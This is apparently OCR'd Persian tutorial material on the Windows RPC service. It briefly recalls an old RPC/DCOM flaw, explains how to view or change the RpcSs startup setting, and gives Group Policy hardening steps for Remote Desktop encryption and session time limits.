
- اشتباه مایکروسافت در رابطه با پیاده سازی RPCاین بود که در بخشی از RPCشکافی وجود دارد که در ارتباط با پیام مبادله شده از طریق TCPIPمیباشد.

- علت بروز مشکل،عدم برخورد مناسب با پیام های ناقص است.مشکل فوق،باعث تاثیرات خاصی در ارتباط با اینترفیس DCOMشده و زمینه گوش دادن به پورت ۱۳۵ مربوط به TCPIPفراهم گردید.

- امکان دستیابی از طریق پورت های ۱۳۹، ۴۴۵ و ۵۹۳ نیز وجود خواهد داشت.با ارسال یک پیام ناقص RPC،یک هکر میتواند باعث بروز اشکال در سرویس دهی توسط RPC بر روی یک کامپیوتر گردد.


- در سابق این مشکل یکی از باگ های امنیتی Windowsبود که در یکی از service packهای ویندوز برطرف گردید.

- میتوانید با تایپ عبارت services.msc در RUN سرویس RPC را مشاهده کنید.




- از طریق تنظیمات registryویندوز میتوانید حالت startupاین سرویس را تغییر دهید.ابتدا تنظیمات registryرا باز کرده و مسیر زیر را دنبال کنید:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\RpcSs



- بر روی startدابل کلیک کرده سپس مقادیر زیر را در صورت لزوم تغییر میدهیم:

- اگر در قسمت value dataمقدار ۲ را وارد کنید این سرویس بطور Automaticهنگام بالا آمدن سیستم شروع به فعالیت میکند.
- اگر مقدار ۳ را وارد کنید این سرویس به حالت manualیا دستی درمی آید.
- اگر مقدار ۴ را وارد کنید این سرویس غیرفعال یا disableمیشود.




- از طریق تنظیمات system configurationویندوز نیز میتوانیداقدام به فعال و یا غیرفعال کردن این سرویس کنید.با تایپ عبارت msconfigدر RUNمستقیم به این تنظیمات هدایت میشوید.

# سرویسهای مهمی که از پروتکل rpc استفاده میکنند:

- سرویس **NFS (Network File System)** یکی از مهمترین کاربران RPCاست.
- **XML-RPC** یک پروتکل RPCاست که از XMLبرای رمزگذاری تماس ها و HTTPبه عنوان یک مکانیسم حمل و نقل استفاده می کند.
- **Google Toolkit** از یک asynchronous RPC برای برقراری ارتباط با سرور استفاده میکند.
- **Microsoft .NET Remoting** امکانات RPCرا برای سیستم های توزیع شده در پلت فرم ویندوز ارائه می دهد. این توسط WCFجایگزین شده است.
- Directory Service Remote Procedure Call (DS-RPC )پروتکل پیشفرض، برای intersite replicationاست.

- سرویس RPCدر ویندوز ارتباط میان اپلیکیشن‌های ویندوز را پشتیبانی می‌کند. به طور مشخص این سرویس، پروتکل RPC، یعنی نوعی ارتباط میان پردازه‌ای را پیاده‌سازی می‌کند که در آن یک پردازه کلاینت می‌تواند درخواست‌هایی از یک پردازه سرور داشته باشد.
- نام این سرویس، « «RpcSsاست و در داخل پردازه میزبان سرویس‌های اشتراکی یعنی «svchost.exe اجرا می‌شود.



Remote Procedure Call (RPC) Properties (Local Computer)

General | Log On | Recovery | Dependencies

Service name: RpcSs

Display name: Remote Procedure Call (RPC)

Description: The RPCSS service is the Service Control Manager for COM and DCOM servers. It performs object

Path to executable:
C:\Windows\system32\svchost.exe -k rpcss -p

Startup type: Automatic

Service status: Running

Start | Stop | Pause | Resume

You can specify the start parameters that apply when you start the service from here.

Start parameters:


OK | Cancel | Apply

# آیا می‌توان سرویس RPCرا در ویندوز سرور غیر فعال کرد؟

- سرویس RPCدر ویندوز بسیار مهم است و هرگز نباید غیر فعال یا متوقف شود.
- و در صورتی که سرویس‌های وابسته به سرویس RPC که بیش از ۱۰۰ سرویس در ویندوز سرور ۲۰۱۹ به سرویس RpcSsنیازمند و وابسته هستند.
- در صورتی که سرویس RPCمتوقف شود، تمامی ۱۰۳ سرویس وابسته به آن نیز غیر فعال و کل سیستم عامل فلج خواهد شد.
- در راهنمای غیر فعال کردن سرویس‌های ویندوز سرور، مایکروسافت قویاً توصیه کرده است که سرویس RPCSSغیر فعال نشود.

- اما برای جلوگیری از این اتفاقات میتونید پروت RDPرو تغییر بدید ! (از طریق ریجستری)

- Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp



- سرویس Desktop Remote باید بگونه ای پیکربندی شود که اتصالات رمز شده بین کلاینت ها در سطح مورد نیاز تنظیم شده باشد.

- : اتصالات از راه دور باید براي جلوگيري از افشاي اطلاعات حساس و داده ها رمز شوند . انتخاب سطح " Level High" میتواند اطمینان حاصل کند که رمز گذاري Services Desktop Remote در دو طرف ارتباط انجام میشود

- Administrative Templates -> Windows Components -> Remote Desktop Services -> Remote Desktop Session Host -> Security -> "Set client connection encryption level" to "Enabled" and "High Level".

Group Policy Management Editor

File Action View Help

- Microsoft Secondary Authentication Fa
- Microsoft User Experience Virtualization
- NetMeeting
- OneDrive
- Online Assistance
- OOBE
- Portable Operating System
- Presentation Settings
- Push To Install
- Remote Desktop Services
  - RD Licensing
  - Remote Desktop Connection Client
  - Remote Desktop Session Host
    - Application Compatibility
    - Connections
    - Device and Resource Redirectior
    - Licensing
    - Printer Redirection
    - Profiles
    - RD Connection Broker
    - Remote Session Environment
    - Security
    - Session Time Limits
    - Temporary folders

Security

**Set client connection encryption level**

Edit policy setting

Requirements:
At least Windows Server 2003 operating systems or Windows XP Professional

Description:
Specifies whether to require the use of a specific encryption level to secure communications between client computers and RD Session Host servers during Remote Desktop Protocol (RDP) connections. This policy only applies when you are using native RDP encryption. However, native RDP encryption (as opposed to SSL encryption) is not recommended. This policy does not apply to SSL encryption.

If you enable this policy setting, all communications between clients

| Setting | State |
|---|---|
| Server authentication certificate template | Not configured |
| Set client connection encryption level | Not configured |
| Always prompt for password upon connection | Not configured |
| Require secure RPC communication | Not configured |
| Require use of specific security layer for remote (RDP) connections | Not configured |
| Do not allow local administrators to customize permissions | Not configured |
| Require user authentication for remote connections by using Network Level Au... | Not configured |

Extended Standard

7 setting(s)

- سرویس Desktop Remote باید بگونه اي پیکربندي شود که یک زمان مشخص براي قطع
- ارتباط تنظیم شود

- این تنظیمات کنترل میکند که یک ارتباط چه مدت زمانی باید برقرار باشد
- ارتباطاتی که مثلا از منابع سیستم استفاده میکنند باید سریع ترین زمان ممکن قطع شوند.(به محض اتمام فعالیت قطع شوند)

- Administrative Templates -> Windows Components -> Remote Desktop Services -> Remote Desktop Session Host -> Session Time Limits -> "Set time limit for disconnected sessions" to "Enabled", and "End a disconnected session" to "1 minute".

Group Policy Management Editor

File Action View Help

- Microsoft Secondary Authentication Fa
- Microsoft User Experience Virtualization
- NetMeeting
- OneDrive
- Online Assistance
- OOBE
- Portable Operating System
- Presentation Settings
- Push To Install
- Remote Desktop Services
  - RD Licensing
  - Remote Desktop Connection Client
  - Remote Desktop Session Host
    - Application Compatibility
    - Connections
    - Device and Resource Redirectior
    - Licensing
    - Printer Redirection
    - Profiles
    - RD Connection Broker
    - Remote Session Environment
    - Security
    - Session Time Limits
    - Temporary folders

Session Time Limits

**Set time limit for disconnected sessions**

Edit policy setting

Requirements:
At least Windows Server 2003 operating systems or Windows XP Professional

Description:
This policy setting allows you to configure a time limit for disconnected Remote Desktop Services sessions.

